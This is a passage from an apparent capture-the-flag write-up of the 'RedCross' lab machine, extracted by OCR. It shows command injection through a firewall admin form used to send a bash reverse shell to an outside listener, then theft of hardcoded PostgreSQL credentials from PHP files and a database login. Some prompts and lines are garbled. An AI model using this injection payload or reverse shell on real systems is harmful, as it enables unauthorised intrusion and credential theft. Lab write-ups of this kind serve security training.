Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 1;url=/?page=firewall
Vary: Accept-Encoding
Content-Length: 589
Connection: close
Content-Type: text/html; charset=UTF-8

Usage: /opt/iptctl/iptctl allow|restrict|show IP
PING 10.10.14.5 (10.10.14.5) 56(84) bytes of data.
64 bytes from 10.10.14.5: icmp_seq=1 ttl=63 time=87.3 ms
64 bytes from 10.10.14.5: icmp_seq=2 ttl=63 time=92.1 ms
64 bytes from 10.10.14.5: icmp_seq=3 ttl=63 time=85.5 ms
64 bytes from 10.10.14.5: icmp_seq=4 ttl=63 time=86.9 ms
64 bytes from 10.10.14.5: icmp_seq=5 ttl=63 time=88.3 ms

--- 10.10.14.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 85.543/88.075/92.191/2.256 ms
rtt min/avg/max/mdev = 85.543/88.075/92.191/2.256 ms
```



```
┌──(root㉿kali)-[~]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:29:26.474283 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 1, length 64
05:29:26.474356 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 1, length 64
05:29:27.479618 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 2, length 64
05:29:27.479632 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 2, length 64
05:29:28.476508 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 3, length 64
05:29:28.476521 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 3, length 64
05:29:29.479936 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 4, length 64
05:29:29.479949 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 4, length 64
05:29:30.481314 IP intra.redcross.htb > 10.10.14.5: ICMP echo request, id 10665, seq 5, length 64
05:29:30.481326 IP 10.10.14.5 > intra.redcross.htb: ICMP echo reply, id 10665, seq 5, length 64
```

We used this to get a reverse shell on the system as a user www-data



```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
Cookie: PHPSESSID=298dhgdtchbd3tbk5bq5g469d7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://admin.redcross.htb
Referer: https://admin.redcross.htb/?page=firewall
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

ip=;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/5555+0>%261'&id=
14&action=deny
```


Selection 52 (0x34)

Selected text

```
sh+-c+'bash+-i+>%26+/dev/t
p/10.10.14.5/5555+0>%261'
```

Decoded from: URL encoding


```
sh -c 'bash -i >& /dev/tcp
10.10.14.5/5555 0>&1'
```




```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.113] 33572
ls
actions.php
bottom.php
cpanel.php
firewall.php
header.php
login.php
users.php
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@redcross:/var/www/html/admin/pages$
```

Now,, when we are on the system we started enumerating files and directories to find credentials to escalate our privileges


We successfully found multiple database credentials




```
www-data@redcross:/var/www/html/admin$ cat init.php
<?php
#database configuration
$dbhost='127.0.0.1';
$dbuser='dbcross';
$dbpass='LOSPxnme4f5pH5wp';
$dbname='redcross';
?>
www-data@redcross:/var/www/html/admin$
```



```
www-data@redcross:/var/www/html/admin/pages$ cat firewall.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
        echo "<center>";
        echo "<form method=POST action='/pages/actions.php'>Whitelist IP Address: <input type='text' name='ip'>&nbsp<input type='submit' name='act
'Allow IP'></form>";
        echo "</center>";

        $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
        $result = pg_prepare($dbconn, "q1", "SELECT * FROM ipgrants");
        $result = pg_execute($dbconn, "q1", array());
        if(pg_num_rows($result)>0){
                echo "<center><table cellspacing=5 cellpadding=5><tr><td>UID</td><td>IP Address</td><td>Auth. since</td><td>Action</td></tr>";
                while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
                        echo "<tr><td>".$line['uid']."</td><td>".$line['address']."</td><td>".$line['date']."</td>";
                        echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=ip value=".$line['address'].">";
                        echo "<input type=hidden name=id value=".$line['id']."><input type=submit name=action value=deny></form></td></tr>";
                }
                echo "</table></center>";
        }

} else {
        header('Location: /');
        exit;
}
?>
www-data@redcross:/var/www/html/admin/pages$
```




```
www-data@redcross:/var/www/html/admin/pages$ cat users.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
        echo "<center>";
        echo "<form method=POST action='/pages/actions.php'>Add virtual user:<input type='text' name='username'>&nbsp<input type='submit' name='action' value
='adduser'></form>";
        echo "</center>";

        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw");
        $result = pg_prepare($dbconn, "q1", "SELECT * FROM passwd_table WHERE gid = 1001");
        $result = pg_execute($dbconn, "q1", array());
        if(pg_num_rows($result)>0){
                echo "<center align=center><table cellspacing=5 cellpadding=5><tr><td>Username</td><td>UID</td><td>GID</td><td>Action</td></tr>";
                while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
                        echo "<tr><td>".$line['username']."</td><td>".$line['uid']."</td><td>".$line['gid']."</td>";
                        echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=uid value=".$line['uid'].">";
                        echo "<input type=submit name=action value=del></form></td></tr>";
                }
                echo "</table></center>";
        }

} else {
        header('Location: /');
        exit;
}
?>
www-data@redcross:/var/www/html/admin/pages$ 
```




```
        if(pg_num_rows($result)==0){
                $res = pg_prepare($dbconn, "q2", "INSERT INTO ipgrants ( uid, address ) VALUES ( $1, $2)");
                $res = pg_execute($dbconn, "q2", array($_SESSION['userid'], $ip));
                echo system("/opt/iptctl/iptctl allow ".$ip);
        }
}
if($action=='deny'){
        header('refresh:1;url=/?page=firewall');
        $id=$_POST['id'];
        $ip=$_POST['ip'];
        $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
        $result = pg_prepare($dbconn, "q1", "DELETE FROM ipgrants WHERE id = $1");
        $result = pg_execute($dbconn, "q1", array($id));
        echo system("/opt/iptctl/iptctl restrict ".$ip);
}
if($action=='adduser'){
        $username=$_POST['username'];
        $passw=generateRandomString();
        $phash=crypt($passw);
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
        $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, homedir) values ($1, $2, 1001, '/var/jail/home')");
        $result = pg_execute($dbconn, "q1", array($username, $phash));
        echo "Provide this credentials to the user:<br><br>";
        echo "<b>$username : $passw</b><br><br><a href=/?page=users>Continue</a>";
}
if($action=='del'){
        header('refresh:1;url=/?page=users');
        $uid=$_POST['uid'];
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
        $result = pg_prepare($dbconn, "q1", "delete from passwd_table where uid = $1");
        $result = pg_execute($dbconn, "q1", array($uid));
        echo "User account deleted";
}
?>
www-data@redcross:/var/www/html/admin/pages$ 
```

With credentials for user unixusrmgr we logged into the postgresql database



```
www-data@redcross:/var/www/html/admin/pages$ psql -U unixusrmgr unix
pww-data@redcross:/var/www/html/admin/pages$ psql -h 127.0.0.1                ww-data@redcross:/var/www/html/admin/pages$ psql -h 127.0.0.1 -U unixusrmgr
xnixdata@redcross:/var/www/html/admin/pages$ psql -h 127.0.0. -U unixusrmgr unix
Password for user unixusrmgr:
psql (9.6.7)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

unix=> 
```

From where we started database enumeration process



```
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 redcross  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =Tc/postgres         +
           |          |          |             |             | postgres=CTc/postgres+
           |          |          |             |             | www=CTc/postgres
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 unix      | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
(5 rows)
```